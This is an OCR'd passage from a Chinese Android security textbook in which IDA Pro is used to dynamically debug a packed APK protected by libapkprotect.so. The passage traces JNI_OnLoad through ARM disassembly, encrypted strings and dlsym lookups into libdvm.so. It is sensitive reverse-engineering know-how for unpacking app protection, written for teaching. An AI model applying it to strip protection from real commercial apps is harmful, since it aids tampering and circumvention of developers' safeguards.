


图 18-21　Leak Suspects 查看详细的内存报表

18.5　实战演练——IDA Pro 动态调试

知识点讲解：光盘:视频\知识点\第 18 章\IDA Pro 动态调试.avi

IDA Pro 也是一款功能强大的动态调试工具。在本节的内容中，将以第 13 章 13.4.3 节中实例为基础，使用 IDA Pro 动态分析加壳之后的 APK 文件。

题目	目的	源码路径
实例 18-1	IDA Pro 动态调试	光盘:\daima\18\

18.5.1 分析函数 JNI_OnLoad()

函数 Init()和原来的函数 JNI_OnLoad()中的字符串都经过了加密处理。在 libapkprotect.so 中的加密流程比较复杂，并且涉及比较多的 Dalvik 虚拟机中结构，此时必须视同 IDA 动态调试了。

（1）首先把 data/data/com.lakala.android/lib 下的 so 用脱壳后 so 替换掉，然后开始对 android_server 进行配置。准备好分析工具：IDA+readelf+APk_IDE+dex2jar+jd-gui 和 Android 源码。

（2）首先分析 so 执行的流程 JNI_OnLoad，在断点模式开始调试。JNI_OnLoad 函数的功能是初始化一个结构域，定义结构的代码如下所示。

```
typedef struct _apk_protector_runtime{
        int flag;
        // bool dvmDbgIsDebuggerConnected(void) 0x4
        void *pfn_dvmDbgIsDebuggerConnected;
        // 0x8         (DvmDex's memMap - odex pointer)
        int DvmDex_memMap_to_Odex_delta;
        bool mprotect_flag;                        // 0xc
        bool cacheflush_flag;                      // 0xd

        int androidOS_version;       // 0x10__system_property_get("ro.build.version.sdk", &androidOS_version);
        void *pfn_dvmThreadSelf;                   // 0x14
        // ClassObject* dvmFindLoadedClass(const char* descriptor);
        void *pfn_dvmFindLoadedClass;              // 0x18
        // char* dvmNameToDescriptor(const char* str);
        void *pfn_dvmNameToDescriptor;             // 0x1c
        // char* dvmDescriptorToName(const char* str);
        void *pfn_dvmDescriptorToName;             // 0x20
        bool had_decrypt_methods;                  // 0x24
}apk_protector_runtime;
```

通过上述代码可知， libapkprotect 定义了一个全局的结构体。在 JNI_OnLoad 中初始化这个结构体，然后在函数 Init()中使用。

（3）开始分析函数 JNI_OnLoad()的开头部分，如图 18-22 所示。

```
80402E4C PUSH     {R4-R7,LR}
80402E4E MOV      R7, R8
80402E50 PUSH     {R7}
80402E52 LDR      R4, =0xFFFFF5F8
80402E54 LDR      R2, =0xA04
80402E56 LDR      R0, =(aRo_build_versi - 0x80402E6A)
80402E58 ADD      SP, R4
80402E5A LDR      R4, =(__stack_chk_guard_ptr - 0x80402E64)
80402E5C LDR      R1, =0x604
80402E5E ADD      R2, SP
80402E60 ADD      R4, PC
80402E62 LDR      R4, [R4]
80402E64 ADD      R1, SP
80402E66 ADD      R0, PC              ; "ro.build.version.sdk"
80402E68 LDR      R3, [R4]
80402E6A LDR      R7, =(unk_80408004 - 0x80402E7A)
80402E6C LDR      R5, =(apk_protector_runtime - 0x80402E86)
80402E6E STR      R3, [R2]
80402E70 BLX      __system_property_get
80402E74 LDR      R0, =0x604
80402E76 ADD      R7, PC
80402E78 MOVS     R6, R7
80402E7A ADD      R0, SP              ; nptr
80402E7C BLX      atoi
80402E80 ADDS     R6, #0x40
80402E82 ADD      R5, PC
80402E84 STR      R0, [R5,#0x10]
80402E86 MOVS     R0, R6              ; s
80402E88 BLX      strlen
80402E8C MOVS     R3, R0
80402E8E LDR      R0, =0x504
80402E90 MOVS     R1, 0x100
80402E94 ADD      R0, SP
80402E96 MOVS     R2, R6
80402E98 BL       sub_804075F0
80402E9C CMP      R0, #0
80402E9E BNE      loc_80402EBA
```

图 18-22　函数 JNI_OnLoad()的开头部分

在上述开头部分中，__system_property_get 和 Android 源码中的函数 int __system_property_get(const char *name, char *value)相对应，此函数的功能是获取 Android 系统的属性。其中，参数 name 和 ro.build.version.sdk 相对应，功能是获得系统 SDK 版本号。参数 value 存储的是版本号的字符串。

接下来 atoi 会把字符串转为 int 格式，并放到 apk_protector_runtime 结构的 0xc 偏移上，即上面结构_apk_protector_runtime 中的 androidOS_version 中。

（4）开始看 strlen，功能是获得一个字符串的长度。将 IDA F4 定位到 strlen 上，此时会发现 r0 地址是 8040B044。在 Hex-view 定位时，也会看到还有类似这样被加密的字符串，如图 18-23 所示。

```
8040B014  6E 79 38 62 4D 6B 45 30  4D 78 2B 2B 00 00 00 00  ny8bMkE0Mx++....
8040B024  6D 4C 47 62 4D 6B 45 30  4D 31 4F 53 6E 72 47 58  mLGbMkE0M1OSnrGX
8040B034  4E 73 34 53 6C 32 49 53  4D 3C 2B 2B 00 00 00 00  Ns4Sl2ISM<++....
8040B044  46 32 47 34 6E 32 49 53  4E 69 38 76 6D 6B 64 58  F2G4n2ISNi8vmkdX
8040B054  4E 63 53 71 4D 44 4D 57  46 54 47 58 00 00 00 00  NcSqMDMWFTGX....
8040B064  4C 30 74 59 66 31 49 31  4E 4B 49 74 6E 73 4B 51  L0tYf1I1NKItnsKQ
8040B074  4D 43 47 53 4E 63 4D 31  00 00 00 00 4C 30 74 59  MCGSNcM1....L0tY
8040B084  67 63 49 31 4E 6A 4D 55  4E 73 49 66 4E 31 43 72  gcI1NjMUNsIfN1Cr
```

图 18-23　加密的字符串

开始查寻地址 8040B044 是怎么得来的，如图 18-24 所示。

```
80402E6A LDR      R7, =(unk_8040B004 - 0x80402E7A)
80402E6C LDR      R5, =(apk_protector_runtime - 0x80402E86)
```

图 18-24　地址 8040B044

（5）开始分析 sub_804075F0，具体代码如图 18-25 所示。

```
80402E90 MOVS     R1, 0x100
80402E94 ADD      R0, SP
80402E96 MOVS     R2, R6
80402E98 BL       sub_804075F0
80402E9C CMP      R0, #0
80402E9E BNE      loc_80402EBA

80402EBA
80402EBA loc_80402EBA
80402EBA LDR      R0, =0x504
80402EBC MOVS     R1, #1             ; mode
80402EBE ADD      R0, SP             ; file
80402EC0 BLX      dlopen
80402EC4 MOV      R8, R0
80402EC6 CMP      R0, #0
80402EC8 BEQ      loc_80402EA0
```

图 18-25　sub_804075F0 的代码

调用 sub_804075F0，如果非 0，则直接调用 dlopen，sub_804075F0 是字符串解密函数，返回值是解密后字符串的长度，此处被命名为 decrypt_string。根据上下文可以得到解密函数的原型，具体格式如下所示。

```
int decrypt_string(void *decrypt_buffer, int decrypt_buffer_length,
                   const void *encrypted_string, int encrypted_string_length);
```

（6）按 F4 键来到 dlopen()函数，其原型如下所示。

```
void *dlopen(const char *filename, int flag);
```

查看 R0 指向的字符串即可，如图 18-26 所示。

```
BED72754  2F 73 79 73 74 65 6D 2F  6C 69 62 2F 6C 69 62 64  /system/lib/libd
BED72764  76 6D 2E 73 6F 00 00 00  00 00 00 00 00 00 00 00  vm.so...........
```

图 18-26　R0 指向的字符串

（7）开始分析 libdvm.so，它和 Dalvik 虚拟机有关。接下来开始调用 dlsym 获得 libdvm.so 里面符号的地址，其代码如图 18-27 和图 18-28 所示。




图 18-27　libdvm.so 的代码




图 18-28　libdvm.so 中的代码部分

上面代码都实现了对加密字符串的解密操作，这些字符串是 libdvm.so 中的符号。

（8）函数 dlsym()的原型如下所示。

```
void *dlsym(void *handle, const char *symbol);
```

在调用 dlsym()时，调用的 R1 就是符号名称。根据前面的函数 dlopen()可以得到对应的字符串，分别如图 18-29 所示。

```
BED72254  5F 5A 31 33 64 76 6D 54  68 72 65 61 64 53 65 6C  _Z13dvmThreadSel
BED72264  66 76 00 00 00 00 00 00  00 00 00 00 00 00 00 00  fv..............

BED72354  5F 5A 31 38 64 76 6D 46  69 6E 64 4C 6F 61 64 65  _Z18dvmFindLoade
BED72364  64 43 6C 61 73 73 50 4B  63 00 00 00 00 00 00 00  dClassPKc.......

BED72454  5F 5A 31 39 64 76 6D 4E  61 6D 65 54 6F 44 65 73  _Z19dvmNameToDes
BED72464  63 72 69 70 74 6F 72 50  4B 63 00 00 00 00 00 00  criptorPKc......

BED72454  5F 5A 31 39 64 76 6D 4E  61 6D 65 54 6F 44 65 73  _Z19dvmNameToDes
BED72464  63 72 69 70 74 6F 72 50  4B 63 00 00 00 00 00 00  criptorPKc......

BED72654  5F 5A 32 35 64 76 6D 44  62 67 49 73 44 65 62 75  _Z25dvmDbgIsDebu
BED72664  67 67 65 72 43 6F 6E 6E  65 63 74 65 64 76 00 00  ggerConnectedv..
```

图 18-29　得到字符串

其中，R5 指向了 apk_protector_runtime 结构，用于将获得的符号地址保存到这个结构中。

（9）继续分析后面的代码，如图 18-30 所示。




图 18-30　后面的代码



在此将 apk_protector_runtime 中刚保存的符号地址和 0 进行比较，如果都为 0 时分析 loc_80402FAC 流程，看在流程中是否调用了 decrypt_string 解密操作。对图 18-31 和图 18-32 所示的代码进行分析。




图 18-31　开始部分代码




图 18-32　结束部分的代码

继续调用函数 dlsym()，通过按 F4 键定位到 dlsym 上，然后观察 R1 执行的字符串是什么，如图 18-33 所示。




图 18-33　R1 执行的字符串

（10）接下来 JNI_OnLoad()开始返回结果，如图 18-34 所示。由此可见，返回值是 0x10004，即 JNI_VERSION_1_4。

